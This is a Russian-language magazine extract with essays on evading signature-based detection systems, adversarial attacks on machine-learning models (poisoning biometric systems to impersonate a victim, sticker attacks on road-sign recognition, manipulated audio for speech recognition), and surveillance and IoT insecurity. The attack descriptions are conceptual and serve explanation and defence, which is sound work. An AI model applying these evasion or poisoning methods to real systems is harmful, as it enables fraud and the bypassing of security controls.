Не только IDS, но еще и антивирусы, WAF и многие другие системы основаны на сигнатурном поиске. Следовательно, подобный подход может быть применен для поиска слабых мест в их производительности. Он способен незаметно прекратить обнаружение зловредной активности системами обнаружения. Связанная с ним сетевая активность не может быть обнаружена защитными средствами и детекторами аномалий. Ради эксперимента включите профилирующую настройку в своей системе обнаружения — и понаблюдайте за вершиной журнала производительности.

Светлое будущее



Безопасность машинного обучения: эффективные методы защиты или новые угрозы?

Александра Мурзина

Применение машинного обучения уже не является каким-то новшеством в современных сервисах, а даже наоборот — стало необходимой частью каждого уважающего себя стартапа. После периода нехватки хороших разработчиков пришла новая тенденция — нехватка специалистов по машинному обучению. К счастью, не для всех задач необходимо уникальное решение, очень часто вполне можно сэкономить и воспользоваться уже готовыми моделями. А в наше время можно не только купить, но и взять опенсорсную модель. Но действительно ли все так хорошо?

Задача классификации — довольно типичная задача обучения с учителем. Для обучения модели необходим такой набор данных, чтобы можно было выделить признаки объекта и его класс.

Важный вопрос часто встает перед разработчиками подобной системы: кем именно эти классы объектов должны быть размечены? Иногда есть исторические данные, иногда признаки объекта можно измерить, а иногда есть эксперт, который может предоставить такую информацию. Но всегда ли эта информация корректна и объективна?

В компьютерной безопасности различные методы машинного обучения давно применяются в фильтрации спама, анализе трафика, при обнаружении фрода или вредоносного программного обеспечения. И в каком-то смысле это игра, где сделав ход, ты ожидаешь реакции противника. Поэтому, играя в эту игру, постоянно приходится корректировать модели, обучая на новых данных, — или менять их полностью с учетом последних достижений науки.

К примеру, в то время, как антивирусы используют сигнатурный анализ, эвристики и правила, составленные вручную, которые довольно трудно поддерживать и расширять, индустрия безопасности все же спорит о реальной пользе антивируса и многие считают антивирусы мертвым продуктом. Все эти правила злоумышленники обходят, к примеру, с помощью обфускации и полиморфизма. В итоге предпочтение отдается инструментам, использующим более интеллектуальные техники, например методы машинного обучения, которые позволяют автоматически выделять признаки (даже такие, которые не интерпретируются человеком), могут быстро обрабатывать большие объемы информации, обобщать их и быстро принимать решения.

То есть, с одной стороны, машинное обучение применяется для защиты как некоторый инструмент. С другой же, этот инструмент применяется и для более интеллектуальных атак.

Посмотрим, может ли этот инструмент быть уязвимым

Для любого алгоритма очень важен не только сам подбор гиперпараметров, но и данные, на которых алгоритм обучается. Конечно, в идеальной ситуации необходимо, чтобы данных для обучения было достаточно, классы были бы сбалансированными, а время на обучение прошло незаметно, что в реальной жизни практически невозможно.

Под качеством натренированной модели обычно понимается точность классификации на данных, которых модель еще «не видела», в общем случае — как некоторое отношение правильно классифицированных экземпляров данных к общему количеству данных, которое мы передали модели.

Вообще все оценки качества напрямую связаны с предположениями об ожидаемом распределении входных данных системы и не учитывают состязательные условия среды (adversarial settings), которые часто выходят за рамки ожидаемого распределения входных данных. Под состязательной средой понимается такое окружение, где есть возможность противостоять или взаимодействовать с системой. Типичные примеры таких сред — это среды, использующие спам-фильтры, алгоритмы обнаружения фрода, системы анализа вредоносного программного обеспечения.

Таким образом, точность можно рассматривать как меру средней производительности системы в среднестатистическом ее использовании, тогда как оценка безопасности заинтересована в наихудшем ее исполнении.

То есть обычно модели машинного обучения тестируют в довольно статичной среде, где точность зависит от количества данных каждого конкретного класса, но в реальности нельзя гарантировать такое же распределение. А мы заинтересованы в том, чтобы модель ошибалась. Соответственно, наша задача — найти как можно больше таких векторов, которые дают неверный результат.

Когда говорят про безопасность какой-то системы или сервиса, то обычно подразумевают невозможность нарушения политики безопасности в рамках заданной модели угроз в аппаратном или программном обеспечении, стараясь проверять систему как на этапе разработки, так и на этапе тестирования.

Но на сегодняшний день огромное количество сервисов работают на основе алгоритмов анализа данных, поэтому риски скрываются не только в уязвимой функциональности, но и в самих данных, на основе которых система может принимать решения.

Никто не стоит на месте, и хакеры тоже осваивают что-то новое. А методы, помогающие защитить алгоритмы машинного обучения от злоумышленника, который может использовать знания о том, как работает модель для компрометации системы, — называются adversarial machine learning.

Если говорить о безопасности моделей машинного обучения с точки зрения информационной безопасности, то концептуально хотелось бы рассмотреть несколько вопросов.

Под методами *машинного обучения* понимаются методы построения алгоритмов, способных обучаться и действовать без явного программирования их поведения на заранее подобранных данных. Под данными мы можем подразумевать все что угодно, если мы можем описать это какими-то признаками либо измерить. Если есть какой-то признак, который для части данных неизвестен, а нам он очень нужен, мы применяем методы машинного обучения, чтобы, основываясь на уже известных данных, этот признак восстановить или предсказать.

Объект	Признаки	
	x_1: пол x_2: возраст x_3: образование ... x_n: работа	$X = \{x_1, \dots, x_n\}$ $y = \{0, 1\}$
	м 37 высшее ... менеджер	$X_1 = \{0, 37, \dots, 25\}$ $y = 0$
	ж 29 высшее ... директор	$X_2 = \{1, 29, \dots, 6\}$ $y = 0$
...	...	
	ж 43 среднее ... оператор	$X_k = \{1, 43, \dots, 14\}$ $y = 1$

Каждый объект характеризуется какими-то признаками X, которые можно измерить, подсчитать или узнать. Также есть целевой признак y, который для части данных может быть неизвестен. По данным, для которых целевой признак известен, мы можем обучить модель, которая может предсказать его для остальных.

Существует несколько видов задач, которые решаются с помощью машинного обучения, но мы будем говорить по большей части о задаче классификации.

Цель стадии обучения модели классификатора — подобрать такую зависимость (функцию), которая покажет соответствие между признаками конкретного объекта и одним из известных классов. В более сложном случае требуется предсказание вероятности принадлежности к той или иной категории.


Строго говоря, у нас есть множество входных значений $X = \{x_1, \dots, x_n\}$, множество возможных классов $Y = \{y_1, \dots, y_m\}$, есть некоторая функция потерь l. Наша задача — на имеющихся данных D подобрать такую функцию $f: X \to Y$, которая минимизирует функцию потерь l. Чаще всего используют квадратичную функцию потерь.


И пространство функций F может быть любым отображением функций, которые производят соответствие $X \to Y$.

$$f^* = \underset{f \in F}{\operatorname{argmin}} \sum_{(x_i, y_i) \in S} l(f(x_i), y_i)$$

То есть задачей классификации является построение такой гиперплоскости, которая разделит пространство, где, как правило, его размерностью является размер вектора признаков, — чтобы объекты разных классов лежали по разные стороны от этой гиперплоскости.

Для двумерного пространства такая гиперплоскость это линия. Рассмотрим простой пример:





На рисунке можно увидеть два класса, квадраты и треугольники. Найти зависимость и наиболее точно разделить их линейной функцией невозможно. Поэтому с помощью машинного обучения можно подобрать такую нелинейную функцию, которая бы наилучшим образом разделяла эти два множества.

Можно ли манипулировать моделью машинного обучения, чтобы провести целевую атаку?

Приведем очень наглядный пример с поисковой оптимизацией. Люди изучают, как работают интеллектуальные алгоритмы поисковых систем, и манипулируют данными своих сайтов, чтобы оказаться выше в рейтинге поиска. Вопрос о безопасности такой системы в данном случае стоит не столь остро, пока это не скомпрометировало какие-то данные или не нанесло серьезный ущерб.

В качестве примера такой системы можно привести сервисы, которые в своей основе используют онлайн-обучение модели, то есть такое обучение, при котором модель получает данные в последовательном порядке для обновления текущих параметров. Зная о том, как система обучается, можно спланировать атаку и подавать системе заранее подготовленные данные.

Например, таким способом обманываются биометрические системы, которые постепенно обновляют свои параметры по мере небольших изменений во внешности человека, например при естественном изменении возраста[1], что является абсолютно естественной и необходимой функциональностью сервиса в данном случае.

Воспользовавшись этим свойством системы, можно подготовить данные и подавать их биометрической системе, обновляя модель до тех пор, пока она не обновит параметры до другого человека. Таким образом злоумышленник переобучит модель и сможет идентифицировать себя вместо жертвы.

Может ли злоумышленник подбирать такие валидные данные, которые всегда будут срабатывать неправильно, что приведет к ухудшению производительности системы в той степени, что ее придется отключить?

Эта проблема возникает вполне закономерно из того факта, что модель машинного обучения часто тестируют в довольно статичной среде, а ее качество оценивается при том распределении данных, на котором модель обучалась. При этом очень часто перед специалистами по анализу данных ставятся вполне конкретные вопросы, на которые необходимо ответить модели:

- Является ли файл зловредным?
- Относится ли данная транзакция к фроду?
- Является ли текущий трафик легитимным?

И вполне ожидаемо, что алгоритм не может быть точным на 100%, он лишь может с какой-то вероятностью отнести объект к какому-то классу, поэтому приходится искать компромиссы в случае ошибок первого и второго рода, когда наш алгоритм не может быть полностью уверен в своем выборе и все-таки ошибается.

Возьмем систему, которая очень часто выдает ошибки первого и второго рода. Например, антивирус заблокировал ваш файл, потому что посчитал его вредоносным (хотя это не так), или антивирус пропустил файл, который был вредоносным. В таком случае пользователь системы считает ее неэффективной и чаще всего попросту отключает, хотя вполне вероятно, что просто попался набор таких данных.

А набор данных, на которой модель показывает результат хуже всего, существует всегда. И задачей злоумышленника становится поиск таких данных, чтобы заставить отключить систему. Подобные ситуации довольно неприятны, и конечно, модель должна их избегать. И можно представить масштабы последствий расследований всех ложных инцидентов!


Ошибки первого рода воспринимаются как трата времени, в то время как ошибки второго рода — как упущенная возможность. Хотя на самом деле стоимость этих видов ошибок для каждой конкретной системы может быть разной. Если для антивируса дешевле может быть ошибка первого рода, потому что лучше перестраховаться и сказать, что файл вредоносный, и в случае если клиент отключит систему, а файл действительно оказался вредоносным, то антивирус «как бы предупреждал» и ответственность останется на пользователе. Если взять, к примеру, систему для медицинской диагностики, то обе ошибки будут достаточно дорогостоящими, ведь пациенту в любом из случаев грозит неправильное лечение и риск здоровью.

Может ли злоумышленник использовать свойства метода машинного обучения, чтобы нарушить работу системы? То есть, не вмешиваясь в процесс обучения, найти такие ограничения модели, которые заведомо дают неверные предсказания.

Казалось бы, системы глубокого обучения практически защищены от вмешательства человека при выборе признаков, поэтому можно было бы сказать, что тут нет человеческого фактора при принятиях каких-либо решений моделью. Вся прелесть глубокого обучения в том, что достаточно подать на вход модели практически «сырые» данные, а модель сама, путем многократных линейных преобразований, выделяет признаки, которые она «считает» наиболее значимыми, и принимает решение. Однако так ли хорошо это на самом деле?

Есть работы, которые описывают методики подготовки таких состязательных примеров на модели глубокого обучения, которые система классифицирует неверно. Одним из немногих, но популярных примеров является статья об эффективных физических атаках на модели глубокого обучения (Robust Physical-World Attacks on Deep Learning Models[2]).

Авторы проделали эксперименты и предложили методики обхода моделей, основанных на ограничении глубокого обучения, которые обманывают системы «зрения», на примере распознавания дорожных знаков. Для положительного результата злоумышленникам достаточно найти такие области на объекте, которые наиболее сильно сбивают классификатор, и он ошибается. Эксперименты проводились на знаке «STOP», который благодаря изменениям исследователей квалифицировался моделью как знак «SPEED LIMIT 45». Свой подход они проверили и на других знаках и получили положительный результат.



В итоге авторы предложили два способа, с помощью которых можно обмануть систему машинного обучения: Poster-Printing Attack, которая подразумевает ряд небольших изменений по всему периметру знака, названных камуфляжем, и Sticker Attacks, когда на знак в определенные области наслаивались какие-то стикеры.

А ведь это вполне жизненные ситуации — когда знак в грязи от придорожной пыли или когда на нем юные таланты оставили свое творчество. Вполне вероятно, что искусственному интеллекту и искусству не место в одном мире.

1 goo.gl/ZJZqx4 (pralab.diee.unica.it)
2 goo.gl/qq2jKa (arxiv.org, PDF)

Или совсем недавние исследования о целевых атаках[3] на системы автоматического распознавания речи. Голосовые сообщения стали довольно модной тенденцией при общении в социальных сетях, но слушать их не всегда удобно. Поэтому появились сервисы, которые позволяют транслировать аудиозапись в текст. Авторы работы научились анализировать оригинальные аудио, учитывать звуковой сигнал, а затем научились создавать другой звуковой сигнал, который на 99% схож с оригиналом, путем добавления в него небольшого изменения. В итоге классификатор расшифровывает запись так, как хочет злоумышленник.




Иллюстрация атаки: к любому аудиосигналу добавляется небольшое изменение, вместе с которым измененный аудиосигнал расшифровывается классификатором в нужную фразу

Какие существуют способы защиты от злоумышленников, манипулирующих моделями машинного обучения?

На данный момент защитить модель машинного обучения от состязательных атак сложнее, чем атаковать ее. Просто потому, что сколько бы мы ни обучали модель, всегда найдется набор данных, на которых она будет работать хуже всего.


И на сегодняшний день нет достаточно эффективных способов сделать так, чтобы модель работала со 100%-ной точностью. Но есть несколько советов, которые могут сделать модель более устойчивой к состязательным примерам.

Вот основной из них: если есть возможность не использовать модели машинного обучения в состязательной среде — лучше их не использовать. Нет смысла отказываться от машинного обучения, если перед вами стоит задача классифицировать картинки или генерировать мемы. Здесь вряд ли можно нанести какой-то значимый ущерб, который бы привел к каким-то социально или экономически значимым последствиям в случае намеренной атаки. Однако если система связана с выполнением действительно важных функций, например с диагностикой заболеваний, детектированием атак на промышленные объекты или управлением беспилотным автомобилем, то, конечно, последствия компрометации безопасности такой системы могут оказаться катастрофическими.

Если вспомнить упрощенную постановку задачи классификации о том, что нам важно построить такую гиперплоскость, которая бы разделяла пространство на классы, то можно заметить некоторое противоречие. Давайте проведем аналогию на двумерном пространстве.

С одной стороны, мы пытаемся найти такую функцию, которая максимально точно разделит два класса на разные группы. С другой стороны, мы не можем построить *точную* линию, потому что, как правило, у нас есть не генеральная совокупность данных, поэтому наша задача заключается в том, чтобы подобрать такую функцию, при которой ошибка классификации будет минимальной. То есть, с одной стороны, мы пытаемся построить точную линию, с другой стороны, мы пытаемся избежать переобучения на конкретных данных, которые у нас есть сейчас, и все же предугадать поведение остальных.

3 goo.gl/y1sLbN (arxiv.org, PDF)



1 — недообучение, 2 — переобучение, 3 — оптимальный вариант

Как бороться с недообучением модели, вроде, понятно: чаще всего это увеличение обучающей выборки любыми способами. Для переобучения тоже есть свои эффективные методы регуляризации. По факту они делают модель более устойчивой к небольшим выбросам, но не к состязательным примерам.

Проблема неправильной классификации состязательных примеров фактически очевидна. Модель не видела таких примеров в своей обучающей выборке, поэтому чаще всего она будет ошибаться. Вполне работающим решением будет дополнение своей обучающей выборки такими состязательными примерами, чтобы не дать себя обмануть хотя бы на них. Но сгенерировать все возможные состязательные примеры и получить 100%-ную точность вряд ли удастся опять же из-за того, что мы пытаемся найти компромисс между переобучением на тестовых данных и недообучением.

Еще можно воспользоваться генеративно-состязательной нейронной сетью, которая по своей структуре состоит из двух нейронных сетей — генеративной и дискриминативной. Задачей дискриминативной модели является научиться отличать поддельные данные от реальных, а задачей генеративной модели — научиться генерировать такие данные, чтобы обмануть первую модель. Найдя компромисс между достаточным качеством классификации дискриминатора и своим терпением относительно времени ее обучения, можно получить довольно устойчивую к состязательным примерам модель.

Но несмотря на использование таких методов, все равно можно подобрать такой набор данных, на которых модель будет принимать неверное решение.

Каковы потенциальные последствия использования машинного обучения с точки зрения безопасности?

Давно идут споры об ответственности моделей машинного обучения за ошибки и за их социальные последствия. Для процесса создания и эксплуатации таких интеллектуальных систем можно выделить несколько влияющих на конечный результат ролей: тех, кто разрабатывает алгоритм, кто предоставляет данные и тех, кто эксплуатирует систему, являясь ее владельцами в итоге.

С первого взгляда кажется, что разработчик системы имеет огромное влияние на конечный результат. От выбора конкретного алгоритма до подбора параметров и тестирования. Но по факту разработчик всего лишь делает некоторый программный продукт, который должен соответствовать требованиям. Как только модель начинает им соответствовать, работа разработчика обычно заканчивается, и модель переходит в стадию эксплуатации, где и могут проявиться некоторые «баги».

С одной стороны, это происходит из-за того, что на этапе обучения у разработчиков имеется не вся генеральная совокупность данных. Но с другой стороны, это может быть просто от тех данных, что в реальности есть. Очень ярким примером является чат-бот для Twitter, созданный Microsoft, который в итоге дообучился на реальных данных и стал писать расистские твиты[4].

И все же это баг или фича? Алгоритм обучился на данных, которые увидел, и стал им подражать — казалось бы, это потрясающее достижение разработчиков, к которому все и стремились. С другой стороны, данные оказались именно вот такими, какими были, поэтому с моральной точки зрения данный бот оказался непригодным для использования — просто потому, что он настолько хорошо научился делать то, что от него хотели.

Может быть, прав Илон Маск, утверждая, что «искусственный интеллект — это самый большой риск, с которым мы сталкиваемся как цивилизация»?

4 goo.gl/1cW6UW (theverge.com)

Хищные вещи под присмотром Большого Брата

Наталья Фролова

Человечество всегда выбирает между свободой и счастьем, а люди, во всяком случае большинство их, предпочитают как раз счастье.

Джордж Оруэлл, «1984»

Представьте себе обычного клиента торговой точки. Скажем, продуктового магазина. Взяв корзину или тележку, он проходит своим обычным маршрутом. В овощном отделе нет толп, а все товары клиент находит быстро и без труда. В каждом отделе присутствует «умный» роботизированный помощник. Приближаясь к новенькой кассе самообслуживания, свободной, несмотря на традиционный покупательский «час пик», наш самый обычный покупатель видит на промелькнувшем мониторе рекламу и вспоминает, что чуть не забыл купить по заказу жены йогурт и быстро исправляет ошибку. У кассы, как по волшебству, оказывается «умный» помощник с предложением «товара по акции» — очень кстати, ведь это же его любимый кофе, которого осталось на пару утренних варок.

На мониторе высвечивается предложение купить ультралегкие сигареты. Наш Одиссей довольно усмехается, касаясь пальцем сенсорного экрана, нажимает знак отмены (пару дней назад он твердо решил бросить курить) и выходит из магазина — покупки доставят по адресу еще до его приезда.

Наш герой твердо знает, что никогда не променяет этот магазин ни на какой другой. Ничего, что приходится делать крюк.

Но, черт возьми, как?!

Неправда ли, описанная выше история вызывает вопросы:

- почему в магазине не было очередей?
- как робот-помощник мог знать про кофе, а касса самообслуживания про сигареты?

Ну и, наконец, самый главный вопрос:

— Да что это вообще такое было?!

Наверное, где-то там неподалеку, подумаете вы, в маленькой комнатке без окон, за кучей мониторов и громадным пультом управления сидит иностранный шпион или его, покупателя, собственная теща, которая знает нашего героя как облупленного, нажимает на кнопочки, дергает за рычажки — и подсовывает зятю его любимые товары. Иначе как это все можно объяснить?

Чтение мыслей на расстоянии? Колдовство?! Отнюдь нет. Будущее!

Future is now

Оно уже наступило. Оно вламывается в наш дом, даже не спрашивая разрешения.

Ну, здравствуй, будущее! Так вот ты какое. Оказывается, ты не там, где звездолеты и парень, забытый на Марсе с картофелем в геокуполе. Ты там, где на складах комплектуются «умные» тележки, где нет курьеров, а заказы доставляют дронами прямо в холодильник, даже когда хозяина нет дома. Ты там, где автомобили без водителя отвозят нас домой, даже если мы не в состоянии припомнить свой

адрес (а ведь иногда у нас так бывает, не правда ли?). Где кибернетический вечно живущий кот играет с лучиком света и щурится, глядя на улицу через стекло с переменной прозрачностью. Где вечером ваша холостяцкая берлога встречает вас охлажденным пивом и новым эпизодом сериала. Где свет в гостиной гаснет еще до того, как вы успели об этом подумать.

Потому что где-то там, ~~за облаками~~ в «облаке», существует почти идеальный слепок вашего «я» — ваших привычек, желаний, предпочтений. В еде, музыке, фильмах, чулках и галстуках. В новом мире все делается для вашего комфорта, точнее для комфорта этого самого «я», вашей точной копии, реплики, аватара…

Высокие технологии пришли и топчутся на нашем пороге — а мы готовы к такому будущему? Только честно! Вы хотите, чтобы про вас знали всё — какое вино вы любите, какой корм покупаете своему коту, какие продукты заканчиваются у вас в холодильнике? С одной стороны, звучит волшебно! И все эти до жути милые «роботы Валли» с доверчивыми добрыми глазами. А с другой…

Неужели информация о любимом вине стоит вашего сетевого инкогнито и вашего такого комфортного и сытого одиночества в мире с ненастоящим котом? Мы практически стоим перед выбором сродни библейскому: свобода делать, что хочешь, — или рай. Выражаясь киношной дихотомией — Матрица или Зион? Сейчас мы, возможно, еще не до конца понимаем, что означает это выбор.

190

Потому что мы никогда не выбирали — жить за стеклом (свободно раскрывая свои персональные данные, наслаждаясь благами всеобщей цифровизации) или в черном ящике, никому ничего не раскрывая, ходя в рубище и питаясь скудными дарами своего приусадебного.

Признайтесь, вам ведь ни разу не предлагали на выбор красную или синюю таблетку. А ведь вы наверняка задавались подобным вопросом: а что выбрал бы я? Что мне важно? Знать правду и до последнего сражаться с «охотниками» или пускать слюни в блаженном неведении с торчащим из шеи шлангом, наслаждаясь иллюзией под крылом Матрицы?

Удивительным образом этот вопрос оказался как никогда созвучен сегодняшней реальности. И выбор между Матрицей и Зионом вполне тянет на выбор подчиниться корпорациям или жить в лесу, на задворках цивилизации, вдали от ее благ.

Сегодня вместо морфеусовских синих таблеток — карты лояльности, информация о которых падает в CRM-ки сетевых гипермаркетов, фитнесс-центров, автосалонов. И выбора остается все меньше и меньше, а мы добровольно — то там, то сям — оставляем номера телефонов, пароли и явки, имейлы и девичьи фамилии матерей.

Корпорации поглощают наши данные, обрабатывают их, множат таинственную «бигдату» и за эту ценную информацию предлагают нам нужную сковородку, винишко по акции, напоминают, что неплохо бы обновить «парк» носков, а также о скидках на шубы в соседнем ТЦ. И пока это только начало.

В юности, зачитываясь творениями Филипа Дика и Уильяма Гибсона, мы сжимали от ненависти свои подростковые неокрепшие кулачки и думали, что никогда не продадимся корпорациям — как бы ни просили нас враги. Фантастическая реальность, описанная в киберпанковских романах стремительно начала избавляться от эпитета «фантастическая», превращаясь в реальность фактическую. Киберпанк неожиданно, но очень явно стал оборачиваться нашей с вами жизнью. Корпорации знают, какой сыр мы едим и когда у нас в банке на кухне закончится кофе, в интернетах нам всюду суют так и не купленную путевку на Бали и (это пока ошибочно, разумеется) предлагают уже приобретенный недавно макбук. Последнее упущение скоро исправят, дело времени.

Ну и пусть, это же удобно!..

Неожиданно для нас самих суровый железобетонный мир киберпанка оказался белым и пушистым. Но надолго ли? Сейчас вы вправе легко отказаться от необходимости заводить карту лояльности или обходиться наличными при оплате метро. Но что будет, когда в метро перестанут отоваривать проездными за наличные? Кстати, попробуйте потребовать у работодателя отказаться от перечисления зарплаты на банковскую карту. В лучшем случае вас уговорят, в худшем — уволят.

Вы против того, чтобы «светить» свои паспортные данные где бы то ни было в интернете? Еще сейчас вы можете приобрести билеты Уфа — Самара в железнодорожных кассах. А завтра их закроют за ненадобностью, переведя всю торговлю в режим онлайн. И вы ничего не сможете с этим поделать. Вам останется принять правила корпорации или жить изгоем, в черном ящике. Уже сейчас нельзя поставить автомобиль на учет не через портал госуслуг. Нельзя записаться к врачу в режиме офлайн во многих государственных медицинских учреждениях.

История никогда не делала ничего подобного с нами. Жизнь, в общем-то, и сейчас ничего нам не предлагает. Просто исподволь, полушутя подбрасывает нам удобные и не очень фишки, которые избавляют нас от лишних хлопот, берегут наше время. Мы оплачиваем товары на кассе при помощи сотового, умные часы напоминают нам, что пора бы посетить фитнес-зал. Да что там! Еще недавно вершиной телефоностроения был Touch ID, «а нынче погляди в окно»: компания Apple — несомненный трендсеттер в области технологий — оснастила свой последний смартфон функцией распознавания лиц Face ID, работающей для разблокировки экрана и (внимание!) подтверждения платежей. Еще до анонса эпловской «десятки» функция распознавания лиц тестировалась крупнейшим банком России на одном из банкоматов[1]. Камеры сети видеонаблюдения, подключенные к системе распознавания лиц, в помощь правоохранительным органам стремительно развешиваются по городам и весям[2].

Если все это «умное» хозяйство не выйдет за рамки сферы услуг и обеспечения безопасности граждан, было бы прекрасно. Нельзя противиться прогрессу. Но сценарии применения могут быть разные.

В конце 2016 года руководство Китая приняло решение[3] о создании системы социального доверия, которую очень быстро нарекли «цифровой диктатурой». На основе видеонаблюдения и персональных данных составляется рейтинг гражданина, который будет прямо влиять на его шанс получить работу, улучшить жилищные условия, наконец просто сохранить друзей и семью; низкий рейтинг — прямая дорога на обочину жизни.

Страшно? Слов нет, содрогнулся бы сам Оруэлл. А ведь это, возможно, будущее, которое ждет всех нас. Хотим ли мы оказаться в такой комфортной цифровой ловушке — и что сделать, чтобы сохранить свободу? Свободу выбора, пускай крохотную, как между синей и красной таблетками.

От страшного до смешного и обратно

Во время демонстрации модернизированной модели что-то там заело, и брюки, вместо того чтобы сделать невидимым изобретателя, вдруг со звонким щелчком сделались невидимыми сами. Очень неловко получилось.

Аркадий и Борис Стругацкие («Понедельник начинается в субботу»)

1 rb.ru/news/grefkomat/
2 tass.ru/moskva/4601220, lenta.ru/news/2018/02/08/ntechlab/
3 carnegie.ru/commentary/71546
4 goo.gl/qFd2rL (ptsecurity.com)
5 goo.gl/xDpgj6 (ptsecurity.com)
6 goo.gl/pMrVVt (computerworld.com)

Говорить о мире будущего и не вспомнить про интернет вещей было бы настоящим ~~кибер~~преступлением. Тем более что он напрямую связан с нашей полуфантастической историей про покупателя в «умном» магазине. Здесь как в сказке — и страшно, и смешно. И хотя история с умным домом, который сам продал себя на аукционе, сам себя разобрал и заказал собственную доставку в Калифорнию, остается анекдотом, кое-что из мира умных вещей постепенно проникает в нашу жизнь. По нашим оценкам[4], в пятерку наиболее популярных устройств небезопасного интернета вещей входят роутеры, камеры и видеорегистраторы, навигаторы, устройства беспроводного управления и всевозможные датчики.

Возьмем, к примеру, камеры. Сегодня они не только снимают, но говорят и слушают. Злоумышленнику ничего не стоит взломать такую камеру и начать подслушивать все, о чем говорится в вашей квартире. Можно подменить изображение на статичную картинку вашей входной двери и преспокойно грабить квартиру. Или же говорить с помощью камеры с ее хозяином, доводя последнего до ужаса. Так, наш эксперт выявил и помог устранить критически опасную уязвимость во встроенном программном обеспечении IP-камер компании Dahua, которые широко используются для видеонаблюдения в банковском секторе, энергетике, телекоммуникациях, транспорте, системах «умный дом» и других областях[5]. Уязвимость позволяла сделать с камерой все что угодно: перехватить и модифицировать видеотрафик, включить устройство в ботнет для осуществления DDoS-атаки и многое другое.

А представьте себе, как был напуган ребенок, а позже его родители, которые долгое время не подозревали, что с помощью видеоняни с малышом по ночам кто-то разговаривал страшным голосом[6]!

В 2016 году самый крупный ботнет на основе трояна Mirai собрал армию из сотен тысяч гаджетов мирных граждан (камер, роутеров и записывающих устройств), осуществив самые мощные за всю историю DDoS-атаки на такие ресурсы, как Twitter, Reddit и PayPal[7]. В истории посвежее похожие штуки проделывал вирус Reaper[8]. Покупаешь себе в квартиру роутер, как все нормальные люди, пользуешься им и даже не подозреваешь, что он уже давно воюет в киберпространстве в компании себе подобных устройств.

Здесь уже другой страх, не утраты личного пространства и возможности выбора, а страх того, что по большей части все эти «хищные вещи века» держатся, что называется, на соплях и могут быть использованы разными людьми в совершенно неприятных целях. К примеру, многим сейчас приходят так называемые таргетированные SMS с привязкой к нашему местоположению: в них нам предлагают посетить фитнес-центр или автомойку на соседней улице или сообщают, что в двух шагах от нас открылся новый ресторан суши. Совершить фишинговую атаку, используя многочисленные уязвимости операторских сетей, проще простого (см. стр. 130). И если в случае с ботнетами, виноват не только злой хакер, но и сам хозяин девайса, не имеющий привычку менять дефолтные пароли, то здесь от пользователя уже ничего не зависит (ему остается только выбросить смартфон), а операторы хоть и разворачиваются в сторону повышения своей защищенности с помощью систем типа PT Telecom Attack Discovery, делают это не так активно, как должны были бы.

Данные, полученные от системы распознавания лиц (да-да, той самой, которая в эпловской «десятке» разлочивает телефон и применяется при оплате), могут быть перехвачены спецслужбами или преступниками. Сервисы поиска людей по фото также могут представлять опасность: преступник может ставить камеры в местах скопления обеспеченных граждан, сопоставлять их лица с фотографиями в сети с помощью сервисов типа FindFace — и готов целевой фишинг. Если отыскивать двойников обеспеченных граждан с помощью специальных сервисов и включать их в преступные схемы, можно столько всего наворотить с их недвижимостью и финансами, обеспечением алиби. И это тоже по-настоящему страшно.

